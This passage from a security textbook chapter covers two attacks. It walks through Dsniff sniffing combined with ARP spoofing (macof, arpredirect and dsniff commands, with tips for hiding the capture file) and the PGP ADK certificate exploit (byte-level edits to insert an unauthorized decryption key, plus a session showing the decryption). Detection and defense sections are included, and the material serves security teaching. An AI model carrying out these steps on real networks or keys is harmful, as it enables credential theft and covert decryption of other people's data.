With the default configuration, the connection between the PCAnywhere client and host is not encrypted or it will rollback to whatever encryption is specified by the client. When John requests a connection with a host machine, he is prompted for a username and password. John then proceeds to enter his user name and password for the host connection. Under normal conditions, the only machine to reply or listen to the requests and transmissions of the client machine would be the host, although all machines on the network would be able to hear the requests, they ignore them. Because the server is running the Dsniff daemon, and it is configured to listen to all packets sent across the network, the server is able to capture the data that was only meant for the client and host machines.

One of the many ways that network security analysts use to mitigate the exposure to packet sniffers is moving a network from a broadcast to a switched architecture. Because a switch does not transmit packets to all hosts on a network, it acts as a traffic director and only transmits packets through defined paths to a host. This enhances the security and performance of a network. A switched-based architecture would eliminate the possibility of Dsniff and any other packet sniffer from being able to capture network traffic. Figure 17.16 illustrates how traffic on a switched network is transmit-



ted only to the host for which it is intended.

Figure 17.16 Advantages to using a switched network.

A switch, router, or smart hub adds a bit of intelligence to the transmission of network traffic by looking at the MAC address of the destination host, which is the 48-bit hardware address given by the manufacturer. A switch will browse its tables for a MAC address and then directs the traffic to the IP address assigned to that MAC. Because a sniffer cannot capture packets on this type of network, an attacker must find a way to trick or spoof the switch into thinking that the attacker's machine is a different legitimate machine. To do this requires a bit of knowledge about the network being sniffed. Also, the attacker must be able to set up the sniffer machine in the ARP cache of the switch or set it up as a relay on the network. This type of attack is called *ARP spoofing*.

ARP Spoofing

ARP spoofing utilizes the inherent security weaknesses of how hosts on a broadcast network retain information about the computers around them. ARP Spoofing is a technique that uses forged MAC and IP addresses to masquerade as another machine in ARP cache. ARP cache contains mapping information for translating given IP addresses with a hardware MAC address. When a host wishes to communicate with another host, the requester's machine checks its ARP cache for a mapping of the host's IP address to hardware address (MAC address). If there is a listing in the requesters ARP cache, it proceeds to establish a connection. If the requester does not have a mapping for the host in its ARP cache, it will transmit an ARP request to all hosts on the network segment. Under normal conditions, only the host with the requested MAC address will reply with its IP. After the host transmits its IP and hardware

address, a connection is established and communication can pursue. The security flaw here is that after a host's IP address is mapped in another's ARP cache, it is considered a trusted machine. Another flaw of the ARP program is that an ARP request is not necessary for a host to accept an ARP reply from a host. Many systems will except the non-requested ARP reply and update their caches with the information.

On a switched network, a switch can be configured to assign multiple IP addresses to a single port on a switch. This enables ARP spoofing tools, such as Dsniff, to trick the switch into adding a masqueraded MAC address into its cache and connecting the attacker's machine to the same port as a target machine. Now that both an attacker's machine and a target are receiving broadcasted information on the switch, authentication data can again be sniffed off the line.

Performing the Exploit

With some background on the functionality of Dsniff and ARP spoofing, we can now focus on how the two can be used together to elevate access on a switched-based network. In this situation, an attacker has already compromised a low privileged account on one server, and he wants to elevate his access to compromise other boxes until he can gain root access and plant a backdoor. The attacker starts by fingerprinting (reconnaissance) the network to determine which machines he wants to aim the sniffer at. This can be done with tools, such as Nmap, to scan the network for live hosts and services, the `ping` command, or by using the FindGW utility of Dsniff. The attacker uses these tools to gather as much information as possible about services and functions of other hosts on the network. For additional information on reconnaissance or fingerprinting a network, see Chapter 3, "Information Gathering."

After the attacker has found a host or hosts from which he wants to sniff authentication packets, he starts spoofing the switch by sending forged ARP replies to the switch, which adds the sniffing host's IP address to the ARP cache, which maps it to the same port as the target host(s). This can be done using the Macof utility of Dsniff, which floods a local network with MAC addresses causing some switches to fail open, or it can be done using other programs, such as Hunt. The following example shows the use of Macof. In this example `-i` represents the interface, `-s` is the source IP, and `-e` is the target hardware address.

```
>#./macof -i eth0 -s 129.203.1.122 -e 03-00-07-E2-AE-35
># ...
```

Another way of spoofing the switch is to use the Dsniff utility ARPredirect. In the following example, ARPredirect is used to redirect packets from the target host(s) on the network to the IP address of the sniffer machine. This is done by forging the ARP replies. The `-i` is the interface, `-t` is used for the target to be ARP poisoned (switch), and last is the IP of the host from which to intercept packets. After ARPredirect is implemented, Dsniff is started. The output from Dsniff can be stored in a hidden file and placed in a directory with numerous files to help obscure its presence.

```
># ./arpredirect -i eth0 -t 129.203.1.2 129.203.1.122
># ...
```

```
>#./dsniff -I eth0 -w /bin/.sniffed
```

Now all traffic directed towards the target machine will be transmitted on the same port on the switch as the sniffer. With the attacker's machine assigned to the same segment on the switch as the target machines, the attacker now starts the Dsniff daemon to sniff out authentication information. When a valid user or admin opens a telnet or ftp session on a targeted hosts, their authentication information will be captured by Dsniff and logged to a file. With the captured authentication information, the attacker can proceed to compromise more hosts deeper within a network and install backdoors for later use.

Signature of the Attack

Dsniff is a passive attack on the network, so it leaves few signs of its existence. Generally, on a Ethernet network, Dsniff can be placed almost anywhere on a network, although there are some locations that attackers may choose because of their strategic value. Because Dsniff focuses on capturing authentication information, an attacker is likely to place the program on a host close to server that receives many authentication requests. Common targets are hosts and gateways that sit between two different network segments. One benefit for security analysts is that Dsniff places the host machine's network interface in promiscuous mode, which will show up on sniffer detectors. Another sign of Dsniff can be large amounts of disk space being consumed. Depending on Dsniff's configuration and the amount of network authentication traffic, the file that Dsniff uses to store the capture data can grow quite large. Signs of ARP spoofing are frequent changes to ARP mappings on hosts and switches. Administrators may also see an abnormal amount of ARP requests. Numerous invalid entries in ARP tables can also be a sign of ARP spoofing activity.

Defenses

Defending against Dsniff is not easy because its form of attack is passive. Dsniff itself does not show up on IDSs or security audit logs because it doesn't change data. Dsniff also does not show up as a network resource log because it only looks at the first few bytes of a packet. Although there are no sure ways of protecting a network from Dsniff and ARP spoofing, there are several different methods that can be used to mitigate the vulnerability. First off, security analysts should use one or more of the commercial or freely-available tools to search the network for sniffers and machines that are in promiscuous mode. An example of a free tool that can be used to search a network for machines in promiscuous mode is Anti-sniff by L0pht Heavy Industries.

Anti-sniff measures the reaction time of network interfaces. From these reaction times, Anti-sniff is able to extrapolate whether a host's network interface is in promiscuous mode. Other tools that can be used to find machines in promiscuous mode are:

- **Snifftest**—A very effective sniffer detector that works on Solaris. Snifftest is even capable of finding sniffers that don't put the network interface in promis-

cuous mode.

- **Promisc.**—A sniffer detector for Linux platforms. Promisc. searches the network for hosts that are in promiscuous mode.

There are also some freely-available tools that can help monitor and detect ARP spoofing as well. A tool that can be used is ARPWatch. ARPWatch is a free UNIX utility, which monitors IP/Ethernet mappings for changes. For additional information on these tools, see Chapter 5, "Session Hijacking."

Another method that can be used to defend against these forms of attacks is the use of static ARP mappings. Many operating systems allow for ARP caching to be made static instead of timing out every couple of minutes. This method is effective for preventing ARP spoofing, although it requires manual updating of the ARP cache every time there is a hardware address change. Security analysts and network administrators can conduct baselines on the amount of ARP traffic that is sent across the network. From these baselines, administrators can monitor whether abnormal amounts of ARP traffic are being sent.

Another form of defense is encryption. Encryption is an effective way to defend against Dsniff and other sniffers. Encryption scrambles the network traffic and has obvious benefits for defending against sniffers. If communication between hosts systems is encrypted at the network layer, there is little chance for programs, such as Dsniff, to gather useful information from the network because the attacker will not know what packets contain authentication information and which do not. The security of the network from sniffer attacks is proportional to the strength of the encryption used. Even though encryption is not a full proof method and adds significantly to network traffic, it does provide a strong defense. Another encryption defense that should be used to mitigate sniffer attacks is changing programs, such as telnet, to alternative programs, such as SSH, that do not transmit authentication information in clear text. All programs that have the ability to encrypt authentication and session information should be implemented.

Source Code

A complete listing of the Dsniff Suite source code can be retrieved from `http://www.datanerds.net/~mike/dsniff.html`.

Additional Information

Techniques for using packet sniffers on switched-based networks have been well documented in various hacker and network security forums, web sites, and books. The following URLs provide information about techniques used in sniffing switched-based networks and steps to mitigate the security threats:

- `http://www.sans.org/infosecFAQ/switchednet/sniffers.htm`
- `http://www.securitysoftwaretech.com/antisniff/`

- http://www.securityfocus.com/sniffers/
- http://www.us.vergenet.net/linux/fake/
- http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D1406
- http://www.monkey.org/~dugsong/dsniff
- http://www.netsurf.com/nsf/v01/01/local/spoof.html

PGP ADK Exploit

Unauthorized administrative keys can be inserted into an unsuspecting certificate. When the compromised certificate is imported by a user, subsequent encrypted files will be exposed to decryption by the holder of the unauthorized ADK Private Key.

Exploit Details

- **Name:** PGP ADK Exploit
- **Versions:** PGP 5.5.x through PGP 6.5.3
- **Protocols/Services:** Encryption
- **Written by:** Travis Mander

Protocol Description

The term protocol here does not use the conventional definition of protocol that is used when discussing computers. Instead of message protocols, such as those used on the Internet, the term protocol here relates to *Cryptographic Protocols*. These protocols help manage the logical keys used in a cryptosystem. The cryptosystem is an asymmetric key system (as opposed to a symmetric key system). An *asymmetric key system* is where the two parties exchanging information do not hold identical keys that perform the encrypt and decrypt functions. Rather, one key is used to encrypt the data, (referred to as the recipient's Public key) and one key is used to decrypt the data (referred to as the recipient's Private key). The Public key is freely distributed to any and all that may choose to send messages to the recipient. The Private key is never distributed—indeed, the security of the system is dependent on the Private key never being compromised. When discussed together, the Public and Private keys are referred to as a *keypair*, one cannot exist without the presence of the other.

Conversely, a symmetric key system has both parties holding identical keys for the encryption and decryption of data. This system becomes very onerous when attempting to establish relationships with many entities because a unique key must be set up for each one-to-one relationship. Because the key parts that compose the key are typically transferred between parties by an out of band method (that is Courier), this

method is not practical when trying to establish relationships quickly (that is in minutes). Furthermore, this results in a vast number of keys being managed by each party (one for every relationship). Symmetric key systems are discussed here for completeness; however, for the remainder of this exploit, asymmetric key systems and protocols will be discussed. Although a keypair is a logical entity, it nevertheless has a lifecycle, as listed below.

A Keypair Is Created

When the Private key is created, it must be secured in such a way that unauthorized persons cannot access it. This means that the key value cannot be simply stored on the hard drive of a computer for anybody to read. Furthermore, due to its size, (64 bytes, 128 bytes, 256 bytes, or larger) it is unreasonable to expect a user to enter an alphanumeric phrase (the Private key) in the order of 128 bytes. A typical method is to encrypt the Private key in a file on the hard drive. The key used to encrypt the Private key is a password that the user has selected.

A Keypair Is Activated

This is the process of distributing the Public key to those who will send encrypted data to the owner of the keypair. There are two possible methods of Public key distribution listed here:

- The Public key can be distributed to specific individuals through email.
- The Public key can be posted on a server that is accessible to many (including both those who the keypair owner wishes to communicate with as well as those who the keypair owner does not wish to communicate with). The posting of the Public key to a server (directory) is analogous to having your phone number published in a phone book.

A Keypair Is Destroyed

This process can take a couple of different forms depending on how the key was distributed:

- Without a central server, the onus is on the owner of the keypair to advise all their relationships of the Public key's change of status.
- If the key has been posted to a server, the server may simply delete it from its database, or it may flag it as destroyed (also referred to as Revoked). In this scenario, individuals are able to check against the directory to see if they are using a valid key for the intended recipient (more specifically, they are able to test if their copy of the recipient's Public key is still valid).

A Key Is Recovered

This is the pivotal issue that resulted in this exploit becoming available in a series of

releases of PGP. Because the Private key is private, its value is not intended to be known by anyone else. However, there are many reasons a keypair may need to be recovered:

- The owner of the keypair forgets/corrupts the password that is used to unlock the Private key.
- An employee leaves a company and does not leave the password to decrypt the files.
- An employee intentionally encrypts company data for the purposes of extortion.

In cases where the data was generated by another party, it has not been necessarily lost because it can be retransmitted from the originator. The issue arises when the encrypted data is the only copy. This can be expected to occur in cases where somebody encrypts data on a laptop PC. This data is protected by encryption in the event that the laptop is stolen so all that is stolen is the hardware. This way business-sensitive data is protected from unauthorized viewing.

There are two methods used to mitigate the risk of the Private key becoming unusable: key escrow and an embedded decryption key, which the user has no control over.

Key escrow is a technique where a copy of the Private key is held by a trusted system. This technique is used in some *Certificate Authorities* (CAs). The CA issues the Private key and Public key to the user, and it keeps a copy of the Private key. Should it be necessary to recreate a user's credentials, the Private key can be recovered from escrow and re-issued.

The second technique is an embedded decryption key, which is the use of an additional key embedded into a user's certificate. Whenever a document is encrypted using the user's Private key, it is also encrypted using the additional key that was embedded into the certificate. The specifics of how this key is managed in PGP is exemplified in the following business scenario:

The *Additional Decryption Key* (ADK) is generated at the time the PGP Key Server is installed. The PGP Key Server can then be used to generated installable copies of PGP software for distribution to employees of a company. These installable copies, if configured, can have the ADK embedded into the release. As the software is installed and users generate their certificates, the ADK is embedded into the user's certificate seamlessly.

Under normal circumstances, this is an easy method to ensure that an employer has access to an employee's encrypted data independently of the employee's ability to manage his keys and passwords.

The scenario described is a Utopian implementation of an ADK. As described in the section "How the Exploit Works," an unauthorized ADK can be added to a certificate without the user being aware of its presence. The unauthorized ADK, if undetected, can also be used to decrypt the user's data, rendering the money and time spent on implementing cryptography wasted.

How the Exploit Works

There are two versions of certificates supported by PGP. The older version 3 certificates are not susceptible to this exploit. The version 4 certificates are susceptible.

The structure of the version 3 and version 4 certificates are depicted in the following sections for reference in the discussion of PGP.

Version 3 Certificates

Figure 17.17 shows the format for a version 3 certificate and signature.




Figure 17.17 Format for Version 3 certificates and signatures.

In the following certificate, the bold section is the user ID and remainder of the certificate following the user ID is the signature. Each segment is documented:

```
             0     1     2     3     4     5     6     7     8     9

     0 :   153     0   141     3    57   138   176   253     0     0
    10 :     1     4     0   219   153   192   207   132   216    44
    20 :    86   204    16   166   248   146   131   215     0    69
    30 :   175    41   212    39   179   201   152   127   201    84
    40 :   129   147   189   171   217    63     4    73   178    29
    50 :    42    81   253   193   235   152   195    59   191    99
    60 :   195    39   105    80   177    63     6   206   169   139
    70 :   187   170    66   118    76   142    93   186    28   103
    80 :   161    33     2   163   165   197   240   211   162   112
    90 :   111   184    95   182   172   208    46   170   212    47
   100 :    37     1    32   110    84    13    42    17   213   125
   110 :   144   103   178    61   222   255    47   147     0   143
   120 :   212   248     0    54   180   182   155    17   123   159
   130 :    99   221    60    71   132   111   203   253    64   185
   140 :   125     0     5    17   180    25    69   100   100   105
   150 :   101    32    67   108   101    97   110    32    40    84
   160 :   101   115   116   107   101   121    32    82    83    65
   170 :    41   137     0   149     3     5    16    57   138   176
   180 :   253    71   132   111   203   253    64   185   125     1
   190 :     1    32   234     3   255    90    41   167   223   202
   200 :   197   131   234   223     2    15   211   175   140   234
   210 :   225   139   254    64    20   224    90    84    15   139
   220 :    76   105   203   162    74   209   122    83    13   137
   230 :   250   234    50   102   233     2   140    25   203   164
   240 :    87   172    79    94    73    47    96   126   149   154
   250 :   122   109   194   105   229    72    70    65   230   198
   260 :    24    22    43    15    57   196   150   208   122     0
   270 :    89    58    59    98   127    65   201   116   105     1
   280 :   180   136   216   117   110    42    42   243   203    52
   290 :    10   188   203    17   206    70   169    43     9   113
   300 :   152   235   134    33   188   134    86   204   143    40
   310 :   107    14    50    28    37   183    81   204    99    68
   320 :   168   212   181

Public Key:
Byte  0     tag = 153
     1-2     length = 141
     3     version = 3
     4-7     creation time = 965,390,589 seconds since 1970-01-01
     8-9     expiration time = 0 (never expire)
     10     Public Key Algorithm = 1 (RSA)
     11-140     Modulus n (an MPI of 1024 bits)
     141-143     encryption exponent (an MPI of 5 bits)

User ID:
Byte     144     tag = 180
```

continues

continued

```
      145     length = 25
      146-170     user ID = "Eddie Clean (Testkey RSA)"

   Signature:
   Byte     171     tag = 137
        172-173     length = 149
        174     version = 3
        175     value 5
        176     type =16 (issuer key)
        177-180     creation time = 965,390,589 seconds since 1970-01-01
        181-188     key-ID = 0x47846fcbfd40b97d
        189     Public Key Algorithm = 1 (RSA)
        190     Hash Algorithm = 1 (MD5)
        191-192     First 16 bits of hash value = 0x20ea
        193-322     First 16 bits of hash value encrypted under signer's Private
   Key (an MPI of 1023 bits)
```

Version 4 Certificates

As you can imagine, version 4 certificates are more complex in their construction. Figure 17.18 shows a version 4 certificate.




Figure 17.18 Version 4 certificate and signature.

In the following certificate, the bold section is the user ID and the italicized section is the fingerprint of the ADK (authorized). Each segment is documented:

```
              0     1     2     3     4     5     6     7     8     9

     0 :    153     1    66     4    52    77    70    30    17     3
    10 :      0   208   110   105   167    56   168   248    25    85
    20 :     51   185   141     4    40   211   238   226    54   148
    30 :    172    29   236   121   194   253    56   249    84     2
.........
   300 :     12   246   214   222    54    33    78   230   138   124
   310 :     19   128    18   236   232   203   179   228   214   144
   320 :    245   101     8    77    10   180    28    67    77    82
   330 :     32    85   115   101   114    32    60   115   110   111
   340 :    111   112   101   100    64   108   111    99    97   108
   350 :    104   111   115   116    62   136    99     4    16    17
   360 :      2     0    35     5     2    52    77    70    30    23
   370 :     10   128    17    38   165   102   122   151   212   112
   380 :     24    27    24    43    21   214    49    71   118   182
   390 :    112   225   208     4    11     3     1     2     0    10
   400 :      9    16    52   164    96    86   238    66    48   227
   410 :    216   255     0   160   138   116   238    85    15   190
   420 :     92    25   233    49   164    13    75   190    67   131
.......
   750 :      0    10     9    16    52   164    96    86   238    66
   760 :     48   227   114   226     0   160   161   180   188   226
   770 :    178    60   139    95   117   117   194    74   217     8
   780 :    231   254   240   142   156    67     0   160   159   251
   790 :    117    86     3   156   180   204    37   162   137   181
   800 :    176   132     9     0   145   235    55   202

Public Key:
Byte     0     tag = 153
      1-2     length = 322
      3     version = 4
      4-7     creation time = 877,479,454 seconds since 1970-01-01
      8-9      Algorithm Type = 17 (DSA)
      10-106     prime p (an MPI of 768 bits)
      107-128     group order q (an MPI of 160 bits)
      129-226     group generator g (an MPI of 768 bits)
      227-324     public key y (an MPI of 768 bits)

User ID:
Byte     325     tag = 180
      326     length = 28
      327-354     user ID = "CMR User <snooped@localhost>"

Signature:
Byte     355     tag = 136
      356     length = 99
      357     version = 4
```

continues

continued

```
        358     signature type = 16 (Generic Certification of a user ID and
        Public Key Packet)
        359     Public Key Algorithm = 17 (DSA)
        360     Hash Algorithm = 2 (Triple-DES)

    Hashed Subpacket:
    Byte     361-362     Length = 35
        363     Length = 5
        364     Subpacket Type = 2 (Signature Creation Time)
        365-368     Signature Creation Time = 877,479,454
        369     Length = 23
        370     SubPacket Type = 10 (Place Holder for Backward
        Compatibility)
        371     value 128. This flag ensures that the ADK is required
        372     Encryption Algorithm = 17 (DSA)
        373-392     Fingerprint of ADK
        393     Length = 4
        394     Subpacket Type = 11 (preferred symmetric algorithms)
        395-397     Symmetric Algorithms: 3 - CAST5, 1 - IDEA,
        2 - Triple-DES
        398     Length = 0
        399     Subpacket type = 10
        400     Length = 9
        401      Subpacket type = 16 (Issuer Key ID)
        402-409     Key ID = 34A46056EE4230E3
        410-455     2 MPIs containing encrypted hash values (160 bits each)
        456     tag = 136 (Signature packet from ADK)
        457     length = 70
        458     version  = 4
        459     signature type = 16 (Generic Certification of a user ID and
        Public Key Packet)
        460     Public Key Algorithm = 17 (DSA)
        461     Hash Algorithm = 2 (Triple-DES)
        462-463     Length = 6
        464     Length = 5
        465     Subpacket type = 2 (Signature Creation Time)
        466-469     Signature Creation Time = 877,480,029
        470     Length = 0
        471     Subpacket type = 10
        472     Length = 9
        473     Subpacket type = 16 (Issuer Key ID)
        474-481     Key ID = D6314776B670E1D0
        482-527     2 MPIs containing encrypted hash values (158 bits each)
        528-735     Secondary Key packet
        736-807     Binding Signature packet
```

Using the preceding certificate, an unauthorized ADK can be inserted by altering the length of the signature packet to include an additional type 10 subpacket to contain the unauthorized ADK (change byte 356 from 99 to 123). The new subpacket can be inserted after byte 398:

```
390 :  112  225  208    4   11    3    1    2    0   34
400 :   23   10  128   17   73   20  116  202  102  120
410 :  224  172   75  192  164   26  100   28  222  176
420 :   23  104   44   20    9   16   52  164   96   86
```

This alteration is to exploit a legitimate certificate.

Diagram

Figure 17.19 shows the placement of ADKs within a certificate. Conceptually, it is very easy to attach unauthorized ADKs to a certificate by placing it within the unhashed area of the certificate.




Figure 17.19 A normal certificate and an exploited certificate.

How To Use the Exploit

The method of injecting an unauthorized ADK into the certificate consists of creating a Type 10 subpacket in the unhashed area of the certificate. Although the unauthorized ADK resides within the self-signature area, it is not part of the data protected by the self-signature.

In addition to simply inserting the unauthorized ADK into the certificate, there are other prerequisites that need to be satisfied:

- The sender must have the unauthorized ADK already on his keyring. Otherwise, the key cannot be found to execute the additional decryption.
- A CA that the sender trusts must sign the unauthorized ADK certificate. This assumes that the sender is sufficiently cautious and knows which CAs to trust.

Although there are no known tools that create/edit the subpacket type 10 within the unhashed area of the certificate, with some ingenuity, a certificate can be edited (using a binary file editor) or a small program can be written to perform the task.

Using the fingerprint of the unauthorized ADK from section 4, a key file is modified, then it is used in encrypting a file, which is then decrypted using the unauthorized ADK.

The results of importing this certificate with PGP (6.5.2) are:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -ka $HOME/PGP/ADK-testkeys/key-A4-tgm
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.


Looking for new keys...
DSS   768/768  0xEE4230E3 1997/10/22 CMR User <snooped@localhost>
sig?           0xEE4230E3             (Unknown signator, can't be checked)
sig?           0xB670E1D0             (Unknown signator, can't be checked)

keyfile contains 1 new keys. Add these keys to keyring ? (Y/n) y


Keyfile contains:
   1 new key(s)


Summary of changes :

New userid: "CMR User <snooped@localhost>".
New signature from keyID 0xEE4230E3 on userid CMR User <snooped@localhost>
New signature from keyID 0xB670E1D0 on userid CMR User <snooped@localhost>

Added :
   1 new key(s)
```

```
   2 new signatures(s)
   1 new user ID(s)
[travis@24 PGP]$

The unauthorized ADK is added to the keyring:

[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -ka $HOME/.gnupg/hackerADK
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.

Looking for new keys...
DSS   768/1024 0x17682C14 2000/09/23 TGM Testkey
sig?           0x17682C14             (Unknown signator, can't be checked)

keyfile contains 1 new keys. Add these keys to keyring ? (Y/n) y


Keyfile contains:
   1 new key(s)


Summary of changes :

New userid: "TGM Testkey".
New signature from keyID 0x17682C14 on userid TGM Testkey

Added :
   1 new key(s)
   1 new signatures(s)
   1 new user ID(s)
[travis@24 PGP]$
```

A file that contains a trivial phrase is encrypted using PGP 6.5.2:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -e cleartext.txt CMR User
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.



Recipients' public key(s) will be used to encrypt.
Warning: ADK key not found!

Key for user ID: CMR User <snooped@localhost>
768-bit DSS key, Key ID 0xEE4230E3, created 1997/10/22
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "CMR User <snooped@localhost>".
```

continues

continued

```
Are you sure you want to use this public key (y/N)?y

Key for user ID: TGM Testkey
1024-bit DSS key, Key ID 0x17682C14, created 2000/09/23
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "TGM Testkey".

Are you sure you want to use this public key (y/N)?y
Warning: ADK key not found!

Key for user ID: CMR User <snooped@localhost>
768-bit DSS key, Key ID 0xEE4230E3, created 1997/10/22
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "CMR User <snooped@localhost>".

Are you sure you want to use this public key (y/N)?y

Key for user ID: TGM Testkey
1024-bit DSS key, Key ID 0x17682C14, created 2000/09/23
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "TGM Testkey".

Are you sure you want to use this public key (y/N)?y

Ciphertext file: cleartext.txt.pgp
[travis@24 PGP]$
```

Using GnuPG (and the Private Key of the Hacker's ADK) the file can be decrypted (lines 9 and 10 contain the decrypted contents of the file):

```
[travis@24 PGP]$ gpg -d cleartext.txt.pgp
gpg: Warning: using insecure memory!

You need a passphrase to unlock the secret key for
user: "TGM Testkey"
768-bit ELG-E key, ID F82A1217, created 2000-09-23 (main key ID 17682C14)

gpg: /home/travis/.gnupg/trustdb.gpg: trustdb created
gpg: encrypted with ELG-E key, ID 183FBE34
gpg: no secret key for decryption available
This is a clear test file
to be used for encryption / decryption.

[travis@24 PGP]$
```

Signature of the Attack

There are two methods that can be used to detect this attack. The signature of the attack can be discerned from the results of the scan using GnuPG. A more obvious indication of the attack is presented using a utility released by PGP. Both of these detection schemes are listed below.

Using the GnuPG software, (`http://www.gnupg.org/`) the exploit can be detected by executing this command:

```
gpg --list-packets keyFile
```

A listing of attributes for the key is displayed. A legitimate ADK is displayed in the listing as:

```
hashed subpkt 10 len 23 (additional recipient request)
```

However, an unauthorized ADK that had been inserted into the certificate results in the following line within the listing:

```
subpkt 10 len 23 (additional recipient request)
```

The following listing shows the unmodified key from section 4 (the reference to an authorized ADK is italicized):

```
:public key packet:
     version 4, algo 17, created 877479454, expires 0
     pkey[0]: [768 bits]
     pkey[1]: [160 bits]
     pkey[2]: [768 bits]
     pkey[3]: [768 bits]
:user ID packet: "CMR User <snooped@localhost>"
:signature packet: algo 17, keyid 34A46056EE4230E3
     version 4, created 877479454, md5len 0, sigclass 10
     digest algo 2, begin of digest d8 ff
     hashed subpkt 2 len 5 (sig created 1997-10-22)
     hashed subpkt 10 len 23 (additional recipient request)
     hashed subpkt 11 len 4 (pref-sym-algos: 3 1 2)
     subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
     data: [160 bits]
     data: [160 bits]
:signature packet: algo 17, keyid D6314776B670E1D0
     version 4, created 877480029, md5len 0, sigclass 10
     digest algo 2, begin of digest f5 d2
     hashed subpkt 2 len 5 (sig created 1997-10-22)
     subpkt 16 len 9 (issuer key ID D6314776B670E1D0)
     data: [158 bits]
     data: [158 bits]
:public sub key packet:
     version 4, algo 16, created 877479466, expires 0
     pkey[0]: [768 bits]
     pkey[1]: [2 bits]
     pkey[2]: [768 bits]
:signature packet: algo 17, keyid 34A46056EE4230E3
```

continues

continued

```
        version 4, created 877479466, md5len 0, sigclass 18
        digest algo 2, begin of digest 72 e2
        hashed subpkt 2 len 5 (sig created 1997-10-22)
        subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
        data: [160 bits]
        data: [160 bits]
```

The same command was issued against the same original keyfile, which contained an unauthorized, inserted ADK. (The ADK references are italicized):

```
:public key packet:
     version 4, algo 17, created 877479454, expires 0
     pkey[0]: [768 bits]
     pkey[1]: [160 bits]
     pkey[2]: [768 bits]
     pkey[3]: [768 bits]
:user ID packet: "CMR User <snooped@localhost>"
:signature packet: algo 17, keyid 34A46056EE4230E3
     version 4, created 877479454, md5len 0, sigclass 10
     digest algo 2, begin of digest d8 ff
     hashed subpkt 2 len 5 (sig created 1997-10-22)
     hashed subpkt 10 len 23 (additional recipient request)
     hashed subpkt 11 len 4 (pref-sym-algos: 3 1 2)
     subpkt 10 len 23 (additional recipient request)
     subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
     data: [160 bits]
     data: [160 bits]
:signature packet: algo 17, keyid D6314776B670E1D0
     version 4, created 877480029, md5len 0, sigclass 10
     digest algo 2, begin of digest f5 d2
     hashed subpkt 2 len 5 (sig created 1997-10-22)
     subpkt 16 len 9 (issuer key ID D6314776B670E1D0)
     data: [158 bits]
     data: [158 bits]
:public sub key packet:
     version 4, algo 16, created 877479466, expires 0
     pkey[0]: [768 bits]
     pkey[1]: [2 bits]
     pkey[2]: [768 bits]
:signature packet: algo 17, keyid 34A46056EE4230E3
     version 4, created 877479466, md5len 0, sigclass 18
     digest algo 2, begin of digest 72 e2
